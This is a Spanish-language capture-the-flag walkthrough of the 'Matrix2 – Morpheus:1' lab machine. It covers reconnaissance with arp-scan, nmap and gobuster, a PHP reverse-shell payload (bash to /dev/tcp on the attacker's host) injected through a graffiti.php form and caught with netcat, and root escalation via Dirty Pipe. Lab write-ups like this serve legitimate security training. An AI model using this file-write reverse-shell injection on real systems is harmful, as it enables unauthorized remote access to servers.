

**Matrix2 – Morpheus:1 || Walkthrough**

Lo primero que haremos será reconocer la IP de la máquina correspondiente a “Matrix2”. Para esto procedemos a utilizar el comando arp-scan, que nos permitirá escanear las IPs asociadas al target que ingresemos.




La IP 154.254.100.24 correspondería a la maquina víctima.

Inmediatamente comenzamos un scan de puertos básico mediante nmap, a través del comando nmap -p- <ip\_target>, con esto sabremos los puertos que tiene abiertos y ya para analizar más profundamente, según los puertos que encontremos abiertos, vamos a lanzar el comando sudo nmap -sSV -T5 -A -O -p<open,ports> <ip\_target>

Observamos todo tipo de información respecto a los puertos y sus servicios. Podríamos igualmente añadirle scripts de nmap pero eso queda a gusto del hacker.

Sabiendo los servicios que ofrece cada puerto, nos enfocamos en el 80 y 81 que son servicios webs, asociados a una página.


Puerto 80:



Podemos ver claramente el mensaje de inicio de la CTF.

Revisamos el puerto 81 y encontramos una web donde requerimos inicio de sesión, por lo que por ahora la ignoraremos. De igual forma le echamos un vistazo al código fuente de la web y no encontramos nada, aparte de la imagen que la descargamos para a futuro realizarle un escaneo de metadato o estenográfico


Al no encontrar mayor información dentro de las páginas, decidimos realizar un escaneo de directorios mediante gobuster, de igual forma podemos utilizar herramientas de escaneo manuales u otras automáticas.



En la imagen podemos observar que existe un directorio llamado graffiti.php e igualmente existe uno llamado graffiti.txt que no aparece en la imagen previa debido a que no agregue la extensión al momento de ejecutar el comando. El comando completo seria:

**gobuster -u <ip\_target> -w <directorio\_wordlist> -x <extensiones>**

Dentro del directorio /graffiti.php encontramos un ingreso de texto mediante el cual intentaremos ejecutar una reverse Shell con nuestra máquina.




Esa conexión la haremos mediante el comando a través de burpsuite, pero previamente se debe tener abierta una conexión, en mi caso abri una conexión al puerto 12345 mediante netcat, para posteriormente ejecutar el comando:


<?php exec(“/bin/bash -c ’bash -i>& /dev/tcp/<ip\_host>/<port> 0>&1’”); ?> y cambiando el file por shell.php




Una vez enviado tendremos una respuesta de code 200, lo que significa que pasamos y ahora debemos abrir el archivo /shell.php para activar la conexión, obteniendo algo así en nuestro listener de netcat:




Es hora de comenzar a indagar en los directorio, archivos y servicios que vayamos encontrando, de hecho si realizamos un ls -la encontraremos un archivo oculto llamado ‘.cypher-neo.png’, al cual accedemos mediante un navegador web y encontramos esta imagen, la cual descargamos a nuestra maquina mediante wget.




Luego de encontrar esta imagen y no tener mayor referencia, indagamos en el directorio de la imagen y encontramos el hash de la contraseña del usuario Cypher, pero no se logra descifrar mediante las herramientas clásicas como Jhon The Ripper.





De igual forma se encuentra mediante el análisis de directorios la primera Flag:



Ahí nos indica que veamos la imagen que previamente ya analizamos y mediante la cual llegamos al hash del usuario Cypher.

En vista y considerando que no podemos ingresar con el usuario Cypher porque no logramos descifrar el hash es que se decide intentar con un script de una vulnerabilidad de escala de privilegios encontrada el año 2022. En específico se utiliza el Dirty Pipe mediante la cual se logra una escalada de privilegios hacia el usuario root.



Y ya con esto y un análisis de directorio es que llegamos a la flag final donde se nos indica que lo hemos logrado.

